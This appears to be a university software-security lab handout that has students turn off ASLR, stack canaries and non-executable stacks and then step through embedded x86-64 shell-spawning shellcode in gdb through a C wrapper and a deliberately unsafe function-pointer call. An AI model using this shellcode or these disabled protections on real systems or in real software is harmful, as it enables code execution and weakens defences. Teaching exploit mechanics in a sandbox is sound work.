# Debugging exploits

## Summary

In this exercise, we will explore useful features in Eclipse and techniques that facilitate the upcoming homework activities where we prototype popular exploits. This exercise involves creation of UUT.c (unit under test) and wrapper.c programs and using our shellcode from the previous exercise.

## Prerequisites

Setup an Ubuntu VM as outlined in the VM setup instructions on Blackboard.

## Details

* Download the project into a local sandbox

$ git clone https://gitlab.com/underpantsgnomes/softwaresecurity/wrapper.git


* Turn off address-space layout randomization in Ubuntu (ASLR) using

$ echo 0 | sudo tee /proc/sys/kernel/randomize\_va\_space


* Ensure ASLR is disabled by confirming the output of running the following command is 0

$ cat /proc/sys/kernel/randomize\_va\_space


* Import the project in Eclipse
  + File->Open Projects From File System
* Confirm build settings for project has the following settings into the "Other flags" portion of the "Miscellaneous" section of tool settings for the GCC C compiler
  + Compile separately prior to a later linking step (-c)
  + Enable position independent code (-fPIC)
  + Specify to retain frame pointers (-fno-omit-frame-pointer); note: targeted leaf functions (ones that don’t call anything else) might not retain frame pointers even with this setting
  + Disable format string compile time warnings (-Wno-format-security); note: prevents build errors when –Wall is specified
  + Disable Ubuntu’s GCC-SSP enabling of run-time stack overflow verification via stack canaries (-fno-stack-protector)
  + Specify intel dialect for outputted assembly (-masm=intel)
* Confirm build settings for project has the following settings into the "Other flags" portion of the "Miscellaneous" section of tool settings for the GCC C linker
  + Enable executable stack for the linker (-z execstack)
* Build the project



* Create the debug target configuration




* Select new launch configuration for a C/C++ Application




* Specify the arguments: When debugging in Eclipse, you can prompt the user to input arguments and set default values
  + This example queries the user to enter a message string followed by a 4-byte address (shellcodeaddr)

|  |
| --- |
| ${string\_prompt: messageStr:"Hello world!"} ${string\_prompt: shellcodeaddr:0xcafecafecafecafe} |



* + Go to the Debugger tab and specify an environment that uses ~/.gdbinit



* To debug our exploit in the same gdb session, UUT.c is called externally from a wrapper program (as if it were called from the command line)
  + The following preprocessor command renames UUT.c::main() to real\_main()

|  |
| --- |
| #define main real\_main |

* UUT.c contains the following main() function

|  |
| --- |
| int main(int argc, char \*argv[]) {  puts(argv[1]); /\* prints message provided via shell to the console \*/  unsigned long long int functionaddr;//variable for the function address  if (argc != 3) { //checks the usage for calling UUT  printf("Warning, incorrect args. Usage is $ ./UUT messageToDisplay functionAddr\n");  return(EXIT\_FAILURE);  }  sscanf(argv[2],"%llx",&functionaddr);//input from the command line argument string into a local integer  //variable for the address  #if 0 //C-based alternative to call functionaddr  unsigned long long int (\*fptr)() = functionaddr;//create a fptr to call the function at specified  //address  fptr();//call the function  #endif  #if 1 //Inline assembly-based alternative to call functionaddr  asm(".intel\_syntax noprefix");  register unsigned long rax asm("rax");  rax=(void(\*))functionaddr;  asm("call rax");  #endif  return EXIT\_SUCCESS;  } |

* wrapper.c contains several important statements outside of main()
  + A preprocessor statement enables turning debug messages to the console on/off
  + To enable calling UUT::real\_main(), wrapper.c declares the function prototype for UUT::real\_main()
  + Defines a union type longlongintUnion to manipulate bytes in an 64-bit address variable when inputting/outputting it to/from a buffer variable
  + Our shellcode is defined in a global buffer variable

|  |
| --- |
| #define DEBUG 1 //set DEBUG to 1 to enable debugging prints  int real\_main(int argc, char \*argv[]); //declaration for real\_main in UUT.c  //defining union type for creating addresses with appropriate endianness in a byte[] buffer  union  {  unsigned long long int llint;  unsigned char byte[8];  } longlongintUnion;  //Places the bytes for our raw 64-bit Linux/X86-64 shellcode in memory (will specifically be in the .data  //section)  //Sometimes we have to pad the shellcode with \x90 bytes to align it char shellcode[] = "\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48" \  "\x89\xe7\x48\x31\xc0\x50\x57\x48\x89\xe6\x48\x31\xd2\x48\x31\xc0" \  "\xb0\x3b\x0f\x05\x48\x89\xd7\xb0\x3c\x0f\x05"; |

* wrapper.c demonstrates how to access registers directly and to get a variable’s address

|  |
| --- |
| // how to access registers directly and display their contents  register int rsp asm ("rsp");  register int rbp asm ("rbp");  printf("rsp=0x%x, rbp=0x%x, &retfptr=0x%x\n", (unsigned int)rsp, (unsigned int)rbp, (unsigned int)(rbp+4));  // how to access address of a variable and display it  printf("The shellcode address is 0x%08llx\n", (unsigned long long int)&shellcode); |

* wrapper.c main function prepares variables targc and targv and calls real\_main(targc,targv)
  + Reads in messageToDisplay from argv[1]
  + Reads in shellcodeaddr from argv[2]
  + Prepares targc=3 and targv[]
    - targv[0]="UUT"
    - targv[1]=messageToDisplay
    - targv[2]=shellcodeaddr

|  |
| --- |
| int main(int argc, char \*argv[]) {  // ...  char\*\* targv;//array of arguments variable to pass in to real\_main(targc,targv)  int targc;//number of arguments variable to pass in to real\_main(targc,targv)  int tstatus;//variable to store the return status from calling real\_main(targc,targv)  int size;//size of the messageToPrint argument (argv[1])  unsigned long long int shellcodeaddr;  //checks the usage for calling wrapper  if (argc != 3) {  printf("Warning, incorrect args. Usage is $ ./wrapper messageToDisplay shellcodeAddr\n");  return(EXIT\_FAILURE);  }  sscanf(argv[2],"%lx",&shellcodeaddr);  targc=3;//Let’s pass in two arguments (remember argument 0 is name of program)  targv = malloc(targc \* sizeof(void\*)); // allocate the array to hold the pointers  targv[0]=malloc(strlen("UUT"));//allocate the buffer for storing name of the program (UUT)  sprintf(targv[0],"UUT");//prepare the buffer  size=strlen(argv[1])+1;//add one for \0  targv[1]=malloc(size);//allocate the buffer for storing messageToPrint  memcpy(targv[1],argv[1],size);//prepare the buffer  longlongintUnion.llint= shellcodeaddr;  char mybuf [8] \_\_attribute\_\_ ((aligned (8)));  mybuf[0]=longlongintUnion.byte[0];  mybuf[1]=longlongintUnion.byte[1];  mybuf[2]=longlongintUnion.byte[2];  mybuf[3]=longlongintUnion.byte[3];  mybuf[4]=longlongintUnion.byte[4];  mybuf[5]=longlongintUnion.byte[5];  mybuf[6]=longlongintUnion.byte[6];  mybuf[7]=longlongintUnion.byte[7];  targv[2]=malloc(sizeof(shellcodeaddr));  memcpy(targv[2],mybuf,8);  targv[2]=argv[2];//prepare the function pointer  tstatus = real\_main(targc, targv);//call real\_main as if we were calling it via shell  //clean up the local heap variables  free(targv[0]);  free(targv[1]);  free(targv[2]);  return(tstatus);  } |

* wrapper.c main function outputs the message in argv[1] to the console and demonstrates two ways to call shellcode directly
  + Directly from C

|  |
| --- |
| unsigned long long int (\*fptr)() = functionaddr;//create a fptr to call the function at specified address  fptr();//call the function |

* + Via an embedded assembly instruction

|  |
| --- |
| asm(".intel\_syntax noprefix");  register unsigned long rax asm("rax");  rax=(void(\*))functionaddr;  asm("call rax"); |

* Run the program and step through the assembly instructions of the shellcode when it is called
  + Note: you will need to identify the shellcode address that is printed out by the wrapper.c debugging message and update the shellcodeaddr value that you pass to wrapper(message, shellcodeaddr) in via the Debug configuration. E.g., if you saw "The shellcode address is 0x555555756020", you would enter 0x555555756020.
  + Execute the following in the bash shell when your shell code call works (i.e., when you get the $ bash prompt in your debugging session)

|  |
| --- |
| $ /usr/games/cowsay -f dragon "Grrr!"  < Grrr! >  --------  \ / \ //\  \ |\\_\_\_/| / \// \\  /0 0 \\_\_ / // | \ \  / / \/\_/ // | \ \  @\_^\_@'/ \/\_ // | \ \  //\_^\_/ \/\_ // | \ \  ( //) | \/// | \ \  ( / /) \_|\_ / ) // | \ \_\  ( // /) '/,\_ \_ \_/ ( ; -. | \_ \_\.-~ .-~~~^-.  (( / / )) ,-{ \_ `-.|.-~-. .~ `.  (( // / )) '/\ / ~-. \_ .-~ .-~^-. \  (( /// )) `. { } / \ \  (( / )) .----~-.\ \-' .~ \ `. \^-.  ///.----..> \ \_ -~ `. ^-` ^-\_  ///-.\_ \_ \_ \_ \_ \_ \_}^ - - - - ~ ~-- ,.-~  /.-~ |